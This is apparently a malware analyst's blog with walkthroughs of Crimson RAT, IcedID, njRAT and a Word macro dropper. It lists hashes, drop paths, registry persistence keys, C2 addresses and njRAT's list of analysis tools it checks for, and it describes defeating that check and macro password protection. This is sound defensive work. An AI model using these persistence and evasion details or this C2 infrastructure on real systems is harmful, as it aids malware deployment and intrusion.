Crimson RAT Malware Analysis

Crimson is a Remote Access Trojan — a malware that is used to take remote control of infected systems and steal data. This particular RAT is known to be used by a Pakistani founded cybergang that targets Indian military objects to steal sensitive information.

MD5: f940e886a40783deb4e97fe6d842da7a

File Type: MS Excel Spreadsheet



Excel file screenshot

VT Score: 35/62



I am using OLETools to get the property of excel file.

cmd > olemeta.py <file name>



Next OLETool command I am running is to get the OLE details.

cmd > olevba.py -a <filename>
Suspicious Indicators:

  • VBA code will auto execute on opening excel workbook.
  • Create directory on the system.
  • Write a file on the system.
  • Execute shell command.
  • hex string used for obfuscation.


Now, I am extracting VBA from excel file and dumping it to txt file. For that command I am running is

cmd> olevba.py --deofb <filename> > Path\output.exe


From the VBA code, I can see the subroutine creates a folder and drop executable file at location C:\ProgramData\Rlmdias\Rlmdias.exe





I opened excel and navigate to VBAProject by clicking Alt+F11. Porject was password protect. I removed password using GitHub code and check out my previous blog how it can be done. Post password removal, I can see there is a userForm1 which has two text box and has a hex values which are PE files will dropped depends on the OS version of the victim 32bit or 64bit




I debugged the VBA code and it dropped a zip file at location “C:\ProgramData\Rlmdias\drngervia.zip” and unzip it using function unSadozip

Dropped zip file has drngervia.exe file. and Shell command execute the executable file


when Shell executed, it opens Windows features and ask to download and Install .Net Framework 3.5

Due to dependency on .net framework, I have installed above Windows feature.

Dropped File:

MD5: 10F955EF9F398E91CA9AE4F34CECD873

File Type: Win32 EXE

File Name: drngervia.exe

Signature: Microsoft Visual C# v7.0 / Basic .NET

Family: Crimson also knows as SEEDOOR and Scarimson

Type: Trojan

VT Score: 47/72


I have used dnSpy to debug the PE file. Looking at the code, it creates persistence creating a registry entry.


It gets the list of running process on the system

Collecting list of running process.


It looks for antivirus software running on the system.

It searches for the antivirus software from the below list.

  • Bit Defender
  • Quick Heal
  • Microsoft Essentials
  • F-Secure
  • Kaspersky
  • Avira
  • Symantec
  • MacAfee
  • AVG
  • Avast

Capabilities of this RAT observed from code:

  • Get the running process on the system.
  • Get the drives, directories and files on the system.
  • Get the host name, User id.
  • Capture screenshots.
  • Get the data from C2 server.
  • Using custom ports to connect to C2 server.


On execution, drngervia.exe try to establish connection with C2 server which IP and ports are hard coded in the code. IP address is in the form decimal values. C2 server didnt respond.

IP AddressPorts
107.175.64.[251]6286, 4486, 8249, 11447, 16865

I have also found the hard coded IP address, username. Malware never hit to this ip [124.115.201. 118]

Behavior:

  • Excel file dropped PE file.
  • PE has dependency on .net framework 2.0.
  • PE file tried to connect to C2 server but C2 server didn’t respond.


Execution flow:

Download Sample: f940e886a40783deb4e97fe6d842da7a

References:

Word Macro Drops IcedID Trojan – Malware Analysis

HASH

MD5: 4A88E83B325AA23DA1E4BFA90B4F7C34

File type: Office Open XML Document

VT Score: 45/62

While I was going through Any.run report tracker, I came across this word document, I downloaded it for analysis.

Word document screenshot

OleTools:

I used OLETools to analyse the document macros.

Olevba.py -a <file name>

Indicators:


  • Auto execute on opening document.
  • May write a file to the system.
  • Base64 obfuscated strings.

I deobfuscated the file using olevba.py

Olevba.py --deobf <file name>

Indicator of Compromise:

  • PFSDNKDF.exe executable file name.


Above code shows the PE file PFSDNKDF.exe will be dropped at location C:\1\Whole\

Next I started debugging macro in VBA development tool. VBA development tool can be opened by pressing Alt + F11 keys that will bring it up.

I can see the variable hextostr has stored a hex code that will be converted into PE file.

Then it creates a process and execute PFSDNKDF.exe file.


After that it closes the document or will prompt to save the changes if any changes has done to document.

Process monitor captured when exe is written to localtion C:\1\Whole path


Dropped File:

MD5: 4C9C6B5B6DAA25B8DC274DD78FBC1AAA

File Name: psisdecd.dll

File Type: Win32 EXE

Signature: Microsoft Visual C++ 8

Family: IcedID

VT score: 56/72

IcedID is a banking Trojan type malware that allows attackers to utilize it to steal banking credentials of the victims. IcedID aka BokBot mainly targets businesses and steals payment information, it also acts as a loader and can deliver other viruses or download additional modules.

Using wireshak, I have seen this executable created network connection to below IPs and DNS resolved to:

SNIP
140.90.189.152
2125.252.219.233
3104.84.156.5
4104.116.46.155
5104.244.42.131
6184.29.89.6
723.50.81.26
8104.116.25.27
9184.29.89.6
1023.54.56.6
11104.244.42.42
12104.244.42.195
IP address contacted and sent and received data by malicious executable.
SNDNS Link
1connuwedro.xyzVT Score
Urls contacted by malicious executable.

Summary:

  • Word document drops executable PFSDNKDF.exe on opening document.
  • The dropped file is IceID trojan.

Download sample: Any.Run

Read more about IcedID

njRAT Malware Analysis

HASH MD5: 88e085572a182ca102676676ec0ef802

File Type: Win32 executable

Signature: Microsoft Visual C# v7.0 / Basic .NET

Link to Download Sample: Any.Run

Type: Remote Access Trojan

njRAT is a remote access Trojan. It is one of the most widely accessible

RATs. I came across this while going through

Any.Run trends and thought to download sample for analysis.

PE file information


I have disassembled executable file using dnSpy.

It makes easy to analyse the code. Stub shows entry point where I can

put breakpoint to start the debugging to analyse the behavior

.net version v2.0.50727

I start debugging and put break point at entry point.

Entry Point


Ko() function first check the list predefined process running on victim’s

machine if they are, the malware executable

will stop execution. In this case, wireshark was running in background.

It stops calling assembly and execution process.

To avoid call to CsAntiProcess which look for the running process, I change the value of anti_CH bool variable value to

false manually. (Value of variable can change from Locals windows)


CsAntiProcess handler look for the process and if its there , it stops execution.

Class CsAntiProcess

The list of process mentioned

SNProcess ListProcess Name
1 procexp Process Explorer (Sys Internal Tool)
2SbieCtrlSbieCtrl.exe (Sandboxie)
3SpyTheSpySpyware monitoring tool
4wireshakWireShark
5apateDNSApteDNS tool
6IPBlockerIPBlocker
7Tiger-Firewall
8smsniff
9exeinfoPEExeinfo PE Tool
10NetSnifferCS
11SandBoxie Control
12processhackerProcess Hacker
13dnSpy.Net disassembler (I am using it for debugging here)
14CodeReflector
15ILSpy.Net disassembler
16VGAuthServiceVMware Guest Authentication Service
17VBoxServiceVirtual Box Service
This table contains List of Process malware checks on the system on execution

NOTE: To bypass process check, I also changed the names of process e.g. Wireshark.exe to wk.exe and procexp.exe to prex.exe which helped to by pass process check when I executed malware without debugging in dnSpy because process names are hard coded.

On proceed with the debugging, it drops an executable file svchost.exe on the system at location 

C:\Users\<user profile>\AppData\Roaming\svchost.exe

code that drops executable file.


EXE is a string variable initialized as svchost.exe. It could be named svchost.exe (Windows Service Host) to create

confusion and it make difficult to differentiate its malicious without analyzing its location and properties.

Captured in process monitor, file is written at location


It also drops Tools.exe at location C:\

File dropped at location C:\

File also drop at location

C:\USers\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e84128b2e0547d1dd1f8090d86c80c48

and add to registry HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name: e84128b2e0547d1dd1f8090d86c80c48

Value data: “C:\Users\IEUser\AppData\Roaming\svchost.exe” ..

Adding this registry value, the executable will execute everytime when user logon to the system.

Dropping file in this case is copying itself to the three different location. As all three files have different names but same hash and code.

In code, IP address along with the port 7777 and executable names are initialized.

C2 Server IP Address details:

  • VT Score: 1/79
  • Status: Malicious
VirusTotal Score for C2 server IP address – Link

svchost.exe has sent TCP segment with SYN control bits to C2 server but there is no response from the server. Though

the IP address exists and IP location is Russia.

I used netstat to check the tcp connection.

Netstat command >> netstat -a
1) Command >> netstat -a -b 2) Process name svchost.exe sent TCP segment

Summary:

  • On execution, malicious executable file check running process on the system.
  • If any of the process running (listed in table above), malware stops execution.
  • It copies itself to three different locations:
    • C:\Tools.exe
    • C:\Users\<user profile>\AppData\Roaming\svchost.exe
    • C:\USers\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e84128b2e0547d1dd1f8090d86c80c48.exe
  • Creates registry entry so e84128b2e0547d1dd1f8090d86c80c48.exe will execute every time user logon to the system.
  • Command and Control server IP address is 85.26. 235.163 port 7777
  • svchost.exe tried to connect to C2 server, server didn’t respond.
  • Accessing C2 server IP address on port 7777 in browser, gets 200 OK response with empty response header.

Thank you.

Comments and suggestions are welcome.

Word Macro Malware Analysis

SHA256: dd81d70fa14f0e95b8cd2fe86a9a21a264cbb4bb32d80c4195fc13ee6791b994

Sample Link: Beta.VirusBay.io

File Type: Microsoft Word

File Extension: .doc

VirusTotal Score 29/61

I am going to use OLETools to analyse this word document sample. For initial document analysis I rely on this tool, if

you have read my earlier blog posts on word macro analysis, you can see I have used this tool.


>>oleid.py <word document file>

Word document property

>>olevba.py -a <word document file>
VBA macro analysis

VBA macro analysis:

  • Macro will execute on document open.
  • It may open/write binary file on the system
  • It has hex strings
  • It has base64 obfuscated strings.

I can deobfuscate the base64 obfuscated base64 string using oldvba command

>>olevba.py --decode <word document file>

but I would open VBA developer tool and debug the VBA code.


To view macros navigate to View >> Macros >> View Macros

Macro windows

There is no macro available to Step into because macro is password protected.


Open VBA developer tool by pressing Alt+F11

To remove password, I will use code written by ndthanh link to the code is here Github

